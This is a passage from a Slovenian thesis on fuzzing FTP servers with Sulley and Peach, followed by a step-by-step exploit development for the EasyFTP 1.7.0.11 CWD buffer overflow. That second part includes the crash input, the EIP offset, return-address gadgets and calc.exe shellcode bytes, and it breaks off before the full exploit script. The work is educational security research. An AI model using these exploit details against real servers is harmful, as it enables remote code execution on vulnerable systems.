
Opisali smo vse osnovne ukaze ter prehajanja med njimi. Vse opisano pa smo tudi upoštevali pri gradnji vhodne datoteke v oba programa za negativno testiranje, tako Sulley kot Peach.



Slika 6.1: Grafični prikaz diagrama stanj standardnih ukazov FTP protokola

Nabora razširjenih ukazov ne bomo podrobneje opisovali, ker sledi enakim

načelom kot osnovni nabor ukazov. Omenimo naj le, da razširjeni nabor ukazov doda kar nekaj ukazov, ki so lahko dosegljivi brez predhodne avtentikacije v sistem, in so na sliki 6.2 predstavljeni z rdečo barvo. To so ukazi: *HOST*, *AUTH*, *ADAT*, *PBSZ* in *PROT*. Po avtentikaciji so na voljo tudi ukazi, ki so na sliki 6.2 prikazani z zeleno barvo.



Slika 6.2: Grafični prikaz diagrama stanj razširjenih ukazov FTP protokola

Treba je omeniti tudi, da mora program za negativno testiranje obiskati vse poti v diagramu stanj na slikah 6.1, 6.2. Vsaka pot se konča s prekinjeno povezavo, kar na slikah nismo narisali zaradi preglednosti. Povezavo prekinemo z izvedbo ukaza **QUIT**.

6.3 Iskanje ranljivosti v FTP strežnikih: Sulley

Vhodna datoteka programa Sulley je zelo podobna, kot je bila v primeru *Vulnserver*, le da je malo bolj kompleksna. Tu ne bomo opisovali generiranja vsakega vhodnega podatka posebej, opisali bomo zgolj osnovni princip delovanja. Večina izmed FTP ukazov deluje šele po prijavi v FTP strežnik, zato moramo FTP strežniku najprej poslati ukaza **USER** in **PASS**, s čimer se prijavimo v strežnik. Nato lahko začnemo izvajati poljuben ukaz. To lahko naredimo takole:

```
1  s_initialize('DataUSER')
2  s_static('USER anon\r\n')
3
4  s_initialize('DataPASS')
5  s_static('PASS anon\r\n')
6
7  s_initialize('CWD')
8  s_static('CWD')
9  s_delim(' ')
10 s_string('fuzz')
11 s_static('\r\n')
```

Slika 6.3: Generiranje FTP ukaza CWD z negativnim testerjem Sulley.

Kot vidimo, se najprej prijavimo v FTP strežnik z uporabniškim imenom **anon** ter geslom **anon**. Nato začnemo testirati ukaz **CWD**, ki se začne z znakovnim nizom CWD, ki mu sledi presledek, nato pa poljubni argument, ki lahko FTP strežnik spravi v nepredvideno stanje.

Posebej moramo omeniti, da smo morali vsak FTP strežnik pred testiranjem ustrezno nastaviti. Ustvarili smo uporabnika **anon** s pripadajočim geslom, mu nastavili domači direktorij, do katerega ima uporabnik vse pravice (branje, pisanje, brisanje, izvajanje), in ustrezno nastavili druge nastavitve strežnika. Ponekod smo to lahko storili preko grafičnega vmesnika, drugod preko konfiguracijske datoteke.

Podobno kot je prikazano v 6.3, smo opisali tudi vse druge ukaze FTP protokola. Po slikah 6.1, 6.2 smo ustrezno definirali tudi prehajanja med stanji, ki jih je Sulley upošteval.

Omeniti velja, da ima Sulley program, ki se imenuje agent in posluša na portih 26001, 26002. Preko njega komunicira s sistemom, na katerem teče testirani FTP strežnik. Agent skrbi za monitoriranje FTP strežnika ter njegov ponovni zagon v primeru sesutja. Prav tako skrbi za zajem vseh omrežnih paketkov, ki so bili poslani FTP strežniku, in jih shrani v PCAP datoteko za nadaljnjo analizo. Sulley ima tudi spletni strežnik, ki teče na portu 26000 in nam prikazuje napredek negativnega testiranja. Preko spletnega vmesnika lahko vidimo, koliko testnih primerov je bilo že poslanih FTP strežniku v obdelavo, koliko jih bo še poslanih in koliko izmed njih je povzročilo sesutje strežnika. Zanimivi so predvsem slednji primeri, ki so tudi tisti, ki jih moramo naprej analizirati, da lahko ugotovimo prisotnost določene ranljivosti v FTP strežniku.

6.4 Iskanje ranljivosti v FTP strežnikih: Peach

Tudi tu ne bomo opisovali celotnega postopka generiranja podatkov, omenili bomo le, da v 6.4 na strežnik pošljemo ukaz *USER*, ki mu sledi *PASS*, nakar je uporabnik prijavljen v FTP strežnik. Na koncu lahko začnemo s testiranjem poljubnega ukaza, v našem primeru ukaza CWD.

```
1  <DataModel name="DDataUSER">
2    <String value="USER anon\r\n" mutable="false" token="true"/>
3  </DataModel>
4
5  <DataModel name="DDataPASS">
6    <String value="PASS anon\r\n" mutable="false" token="true"/>
7  </DataModel>
8
9  <DataModel name="DataCWD">
10   <String value="CWD " mutable="false" token="true"/>
11   <String value=""/>
12   <String value="\r\n" mutable="false" token="true"/>
13 </DataModel>
```

Slika 6.4: Generiranje FTP ukaza CWD z negativnim testerjem Peach

Tudi tu smo opisali vse možne ukaze FTP protokola in prehajanja med stanji, toda jih zaradi preglednosti nismo vključili v diplomsko nalogo. Definirali

smo podatkovni model, ki opisuje vse ukaze FTP protokola. Definirali smo tudi kopico stanj ter njihovih pripadajočih prehajanj.

Tako kot Sulley ima tudi Peach agenta, ki je program, ki posluša na portu 9000 in skrbi za monitoriranje testiranega FTP strežnika ter njegov ponovni zagon v primeru sesutja. Peach za razliko od Sulley shranjuje zgolj podatkovni del FTP protokola, in sicer v tekstovno datoteko (in ne v PCAP). Shrani pa tudi le podatke, ki so dejansko povzročili sesutje FTP strežnika, vendar ne vseh, tako kot Sulley. Peach tekom izvajanja negativnega testiranja shranjuje vhodne podatke, ki so povzročili sesutje aplikacije, v vnaprej določene direktorije, ki so ustvarjeni tekom izvajanja. Na koncu moramo iz vseh kreiranih direktorijev prebrati vse tekstovne datoteke, da lahko analiziramo vhodne podatke, ki so povzročili sesutje, ter ugotovimo prisotnost določene ranljivosti v FTP strežniku.

6.5 Rezultati

V naslednji tabeli so predstavljeni rezultati testiranja FTP strežnikov s programom za negativno testiranje *Sulley* in *Peach*.

V tabeli 6.5 smo predstavili rezultate negativnega testiranja FTP stežnikov s Sulley in Peach. V prvem stolpcu smo zapisali ime in verzijo testiranega FTP strežnika, v drugem stolpcu smo navedli, koliko pripadajočih vhodnih podatkov, ki so povzročili sesutje FTP strežnika, sta našla tako Sulley kot Peach.

Strežnik	**Ranljivosti**	**Sulley**	**Peach**
SlimFTPd 3.15	CWD	0	1
	STOR	0	1
	MKD	0	1
	STAT	0	1
	možne druge	0	10
SlimFTPd 3.181	Nobene	0	0
EasyFTP 1.7.0.11	CWD	1	1
	LIST	1	1
	MKD	1	1
	DELE	1	1
	STOR	1	1
	RNFR	1	1
	RMD	1	1
	XRMD	1	1
	NLST	1	1
	APPE	1	1
	RETR	1	1
	SIZE	1	1
	XCWD	1	1
Cesar FTP 0.99g	MKD	0	1
Serv-U 4.1.0.0	MDTM	0	0

Slika 6.5: Rezultati negativnega testiranja FTP strežnikov

Najprej naj omenimo, da smo v zgornjo tabelo vpisali zgolj vrednosti 0 ali 1. Vrednost 0 predstavlja, da nagativni tester ranljivosti ni našel, medtem ko 1 predstavlja najdeno ranljivost. Iz rezultatov lahko vidimo, da je negativni tester Peach našel skoraj vse ranljivosti, razen MDTM ranljivosti v strežniku Serv-U verzije 4.1.0.0. Peach je pri testiranju FTP strežnika **SlimFTPd 3.15** našel tudi ranljivosti v naslednjih ukazih, ki še niso bili dokumentirani: APPE, RETR, LIST, NLST, SIZE, XMKD, MDTM, RNFR, DELE in XCWD. Sulley le-teh ni našel, ker do prekoračitve pomnilnika pride le, če omenjenim ukazom posredujemo unikod argument prave dolžine. Ker pa Sulley ne podpira pošiljanja unikod znakov, le-teh ranljivosti seveda ni mogel najti.

Negativni tester Sulley je bil pri iskanju ranljivosti nekoliko manj uspešen, vseeno pa je v FTP strežniku EasyFTP verzije 1.7.0.11 našel vse obstoječe

ranljivosti.

Omeniti velja tudi, da ranljivosti v ukazu MDTM FTP strežnika Serv-U verzije 4.1.0.0 nista našla niti Sulley niti Peach. Toda če poiščemo vhodni podatek, ki povzroči prekoračitev medpomnilnika, lahko ugotovimo, da se mora le-ta začeti z vhodnim nizom *MDTM 20031111111111+*, kar pa je že preveč omejujoče za negativno testiranje.

Poglavje 7

Od ranljivosti do totalnega nadzora nad računalnikom

7.1 Analiza ranljivosti

Zaradi preprostosti smo v nadaljevanju analizirali in zlorabili ranljivost na sistemu Windows XP SP3, ki nima vgrajenih varnostnih mehanizmov, kot sta DEP [45] in ASLR [46].

V prejšnjem poglavju smo testirali raznorazne FTP strežnike, kjer smo zbirali vhodne podatke, ki sesujejo FTP strežnik. Primer določenega vhodnega podatka, ki je bil uporabljen za sesutje FTP strežnika **EasyFTP** verzije **1.7.0.11**, je naslednji (našel ga je negativni tester Peach):

```
USER anon
PASS anon
CWD þÿAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA + 'A'x300
QUIT
```

Vhodni podatek nam prikazuje, da se moramo v FTP strežnik najprej prijaviti z uporabniškim imenom in geslom **anon**. Nato moramo izvesti ukaz **CWD**, ki se začne z dvema unikod znakoma, ki mu sledi 333 A-jev. Zaradi preglednosti je predstavljenih zgolj prvih 33 A-jev, ki mu sledi tristo dodatnih **A**-jev. Na koncu lahko vidimo tudi ukaz **QUIT**, ki naj bi ga izvedli - to smo definirali v specifikacijah za negativno testiranje programa Peach, ki pa ne prekine povezave, ker se je aplikacija že sesula in je bila povezava prekinjena. Vseeno pa to ne vpliva na testiranje niti na analizo.

Prvi korak analize ranljivosti je preverjanje, če dobljeni vhodni podatek dejansko povzroči sesutje aplikacije. To lahko preverimo tako, da FTP strežnik preprosto poženemo, se nanj povežemo in prijavimo ter izvedemo zlonamerni ukaz **CWD**, kot smo prikazali zgoraj. Če se je strežnik sesul, potem vemo, da lahko vhodni podatek uporabimo za nadaljnjo analizo.

Nato moramo ugotoviti, ali sta začetna unikod znaka pomembna ali ne. To lahko naredimo tako, da ju zamenjamo z dvema A-jema, ter tako kot argument ukaza *CWD* vnesemo 335 A-jev. Hitro lahko ugotovimo, da nista pomembna, saj sesutje povzroči tudi argument, sestavljen iz samih A-jev.

Nadaljnji korak je ugotovitev, ali z A-ji prepišemo kakršnokoli podatkovno strukturo, ki povzroči zlonamerni skok programa na naš vhodni podatek. Zavedati se moramo, da skušamo izvajanje programa preusmeriti na naš vhodni podatek, ki vsebuje zlonamerno kodo, s čimer bomo lahko izvajali poljubne instrukcije. Program lahko preusmerimo na izvajanje vhodnega podatka tako, da prepišemo eno izmed pomembnih podatkovnih struktur, kot so [27]:


- **Aktivacijski zapis:** Ob vsakem klicu katerekoli funkcije se na sklad zapiše aktivacijski zapis, ki med drugim vsebuje tudi povratni naslov, kamor se funkcija vrne ob njenem izhodu. Če nam povratni naslov uspe prepisati z naslovom, kjer se nahaja naša zlonamerna koda, potem bo izvajanje ob izhodu funkcije preusmerjeno tja.

- **Kazalec na funkcijo:** V kodi se velikokrat uporabljajo kazalci na funkcije, ki se lahko nahajajo na skladu, kopici ali podatkovnem delu izvršljivega programa. Če nam uspe prepisati enega izmed naslovov neke funkcije, moramo le še počakati, da pride do klica omenjene funkcije. To bi izvajanje programa preusmerilo na našo zlonamerno kodo.

- **Pomnilnik longjmp:** Programski jezik C vsebuje nekaj, čemur rečemo setjmp/longjmp, kar uporabljamo za nastavitev kontrolne točke ter za skok na kontrolno točko. Če lahko spremenimo podatkovno strukturo, ki se pri tem uporablja, lahko pri klicu longjmp pride do preusmeritve izvajanja programa na našo zlonamerno kodo namesto na dejansko kontrolno točko.

Zelo hitro lahko ugotovimo, da z vhodnimi A-ji lahko prepišemo povratni naslov, ki se nahaja na skladu. To lahko naredimo tako, da FTP strežnik zaženemo v razhroščevalniku Ollydbg [48], in mu posredujemo zlonamerni ukaz *CWD* z argumentom, sestavljenim z zadostnim številom A-jev. Izvajanje FTP strežnika bo prekinjeno zaradi napake **Access Violation**, ki se pri tem zgodi. Napako lahko vidimo na sliki 7.1, kjer program skuša z naslova $0x41414141$

prebrati instrukcije za izvršitev. Naslov $0x41414141$ pa je dejansko sestavljen iz štirih A-jev, s katerimi smo prepisali povratni naslov ($0x41$ je hexadecimalna reprezentacija ascii vrednosti 'A').



Slika 7.1: Sesutje FTP strežnika EasyFTP zaradi dostopa do nedovoljenega dela pomnilnika $0x41414141$

Naslednji korak je ugotovitev, kateri izmed vhodnih A-jev povzroči prepis povratnega naslova EIP. To lahko storimo s skripto **pattern_create.rb**, ki je del programskega paketa Metasploit [42]. Omenjena skripta generira vhodni podatek določene dolžina, pri čemer so vsi zaporedni štirje bajti (ki prepišejo povratni naslov EIP) enolično določeni:

```
1  # ruby pattern_create.rb 335
2  Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
3  Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7
4  Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1
5  Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5
6  Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al
```

Če generirani vhodni podatek uporabimo kot argument ukaza *CWD*, dobimo *Access Violation* na naslovu $0x6A413969$, kar lahko vidimo na sliki 7.2 (to vrednost vsebuje register EIP).

```
Registers (FPU)                    <   <   <   <   <   <   <   <   <   <   <   <
EAX 00A1FCB8
ECX 69413569
EDX 00000010
EBX 00000001
ESP 00A1FC80 ASCII "j3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al"
EBP 00A1FFB4
ESI 003C5F10
EDI 003C5338 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
EIP 6A413969
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 0.0000001252481022150e-4933
ST1 empty +UNORM 03E9 00000000 00000000
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0000000000000000070e-4933
ST5 empty 0.0000000000000000220e-4933
ST6 empty -UNORM E920 0012FB04 00000000
ST7 empty -UNORM 9C0C 7C919FFA FFFFFFFF
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Slika 7.2: Stanje registrov strežnika FTP ob sesutju, ko ukazu CWD kot argument vnesemo zgornji niz.

Da bi ugotovili odmik prepisa povratnega naslova od začetka argumenta, lahko uporabimo skripto **pattern_offset.rb**, ki ji kot argument podamo naslov, pri katerem se je napaka zgodila (vrednost registra EIP):

```
1 # ruby pattern_offset.rb 6A413969
2 268
```

Vidimo, da se prepis povratnega naslova zgodi pri 268. bajtu argumenta, ki smo ga podali ukazu *CWD*. Torej se dejanski prepis povratnega naslova zgodi pri 269, 270, 271 in 272 bajtih. Sedaj si lahko izberemo poljubni naslov v pomnilniku, kamor hočemo skočiti in preusmeriti izvajanje programa. Toda to še ni dovolj: nočemo namreč skočiti na poljubno mesto v pomnilniku, ampak na točno določeno, in sicer na naš vhodni podatek, ki vsebuje zlonamerno kodo.


Pametno je ugotoviti tudi največjo dolžino argumenta, ki ga lahko podamo ukazu *CWD*. Če je argument predolg, dobimo odgovor:

```
1 500 "CWD..." :command is too long
```

To lahko ugotovimo s poskušanjem. Če vnesemo preveč znakov, bo strežnik ukaz zavrnil, zato lahko dolžino argumenta manjšamo z bisekcijo, da pridemo do točne številke. To smo naredili tudi mi in prišli do številke 505. Torej mora biti najmanjša dolžina argumenta 272 bajtov (da še prepišemo celotni povratni naslov) in največja 505 bajtov, da ukaz ni zavrnjen.

Opazili smo tudi, da je pri argumentu, daljšem od 348 bajtov, prišlo do celotnega prepisa aktivacijskega zapisa na skladu ter nepredvidenega obnašanja FTP strežnika - prepis povratnega naslova EIP se ni zgodil več pri 269-272 bajtih vhodnega argumenta. To bi lahko naprej raziskovali, da bi prišlo do točnega razloga, zakaj do tega prihaja, toda smo se odločili, da je 348 bajtov vseeno dovolj prostora za vnos naše zlonamerne kode, in več prostora ne potrebujemo.

Torej naš vhodni podatek izgleda nekako tako, kot je prikazano na sliki 7.3. S slike vidimo, da je argument le del ukaza *CWD*. Prvih 268 bajtov sestavlja začetni del zlonamerne kode, ki ji sledi 4-bajtni naslov, ki prepiše EIP, ter 76-bajtni preostali del zlonamerne kode. Končnih 157 bajtov ni dosegljivih zaradi prej omenjenega čudnega obnašanja FTP strežnika. Torej je ukaz *CWD* označen z rumeno, uporabni del vhodnega argumenta z zeleno ter neuporabni del z rdečo.



Slika 7.3: Sestava vhodnega argumenta ukaza CWD

7.2 Izvajanje zlonamerne kode

V povratni naslov moramo vpisati 4-bajtni naslov, kamor bo skočilo izvajanje programa in začelo izvrševati kodo, ki se nahaja na podanem naslovu. Povratni naslov EIP moramo prepisati z naslovom zlonamerne kode, ki jo skušamo izvršiti. To lahko storimo na veliko načinov, vsekakor pa se moramo vedno malo znajti. V našem primeru lahko opazimo, da register **EDI** ob času sesutja strežnika vedno kaže na začetni del vhodnega argumenta ukaza *CWD*, kar lahko vidimo na sliki 7.2 (če pogledamo vsebino registra EDI). Problem iskanja pravega pomnilniškega naslova, s katerim prepišemo povratni naslov EIP, lahko rešimo tako, da povratni naslov EIP na skladu prepišemo z ukazom, ki

izvajanje programa prenese na vsebino registra *EDI*, kjer se nahaja naša zlonamerna koda (naš vhodni podatek). To lahko storimo tako, da v kodi, ki jo imamo na voljo, najdemo enega izmed naslednjih dveh ukazov:

```
1 jmp  edi
2 call edi
```

Ukaza lahko najdemo tako, da preiščemo vse ukaze, ki se nahajajo v programu samem in vseh modulih, ki jih le-ta uporablja. Tako lahko ukaz **jmp edi** hitro najdemo v modulu **mswsock.dll**, kar izgleda takole:


```
1 77C23316   |   FFE7    |   JMP EDI
```

Ukaz **call edi** pa lahko najdemo že v programu **ftpbasicsvr.exe** samem, in sicer:

```
1 0040435A   |   FFD7    |   CALL EDI
```

Vidimo, da se ukaz *jmp edi* nahaja na naslovu $0x77C23316$, medtem ko se ukaz *call edi* na $0x0040435A$. Uporabimo lahko katerikoli ukaz, ker bomo z obema skočili na našo zlonamerno kodo, paziti pa moramo na nedovoljene znake, kot so $0x00$. Ravno zaradi nedovoljenega znaka v pomnilniškem naslovu $0x0040435$ bomo uporabili raje naslov $0x77C23316$.

Za lažjo predstavo smo proces grafično predstavili na sliki 7.4.



Slika 7.4: Grafični prikaz poteka izvajanja zlonamerne kode ob prepisu povratnega naslova EIP

Na sliki 7.4 lahko vidimo, da se bo ob primernem vhodnem podatku naredilo naslednje (pomnilniški naslovi na sliki so simbolični zaradi lažje predstave):

1. Povratni naslov EIP smo prepisali z naslovom, ki kaže na instrukcijo **jmp edi**, kamor ob vrnitvi funkcije (kakršnakoli že je) skočimo.

2. Skočili smo na naslov $0xAAAA$, ki vsebuje instrukcijo **jmp edi**. Register **edi** kaže na naslov $0x0000$, ki vsebuje prvo instrukcijo našega vhodnega podatka.

3. Skočimo na naš vhodni podatek, kjer začnemo z zagonom naše zlonamerne kode. Vidimo lahko, da se povratni naslov EIP nahaja med dvema deloma zlonamerne kode, in ga moramo zaobiti, ker ga ne potrebujemo več (hkrati pa teh instrukcij ne smemo izvršiti, ker nam bodo po vsej verjetnosti pokvarile trenutno stanje zlonamerne kode).

4. Problem povratnega naslova EIP lahko rešimo tako, da:

    - skočimo čez povratni naslov EIP na prvo instrukcijo drugega dela zlonamerne kode,
    - prepišemo povratni naslov EIP z novo pravilno zlonamerno kodo ter izvajanje nadaljujemo.

    Seveda lahko prepis povratnega naslova EIP zanemarimo, če drugega dela zlonamerne kode ne potrebujemo. To se lahko zgodi, če je velikost zlonamerne kode največ 268 bajtov (zato imamo v prvem delu pomnilnika dovolj prostora).

7.3 Ustvarjanje zlonamerne kode

Do sedaj smo si ogledali celotni postopek, ki ga skušamo doseči, toda nismo še generirali zlonamerne kode, ki jo skušamo izvršiti. To lahko storimo tako, da jo napišemo sami v zbirnem jeziku, jo prenesemo z raznih spletnih strani ali pa jo generiramo preko ukaza **msfvenom**, ki je del Metasploita [42]. Seveda lahko v slednjem primeru generiramo zgolj zbirno kodo, ki je programski paket *Metasploit* ponuja, toda velikokrat je to vse, kar potrebujemo.

7.3.1 Kalkulator

Odločili smo se, da bomo najprej generirali zlonamerno kodo, ki odpre program kalkulator **calc.exe**. To lahko storimo tako, da s spletne strani [44] prenesemo dejanske instrukcije in jih direktno uporabimo za našo zlonamerno

kodo. To lahko storimo tako, da s spletne strani prekopiramo instrukcije, in dobimo:

```
\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0
```

Ko izvajanje programa pride do zgornjih instrukcij, se bo zagnal program **calc.exe**.

Celotni program, ki generira pravilno zlonamerno kodo, ki odpre program **calc.exe**, je naslednji:

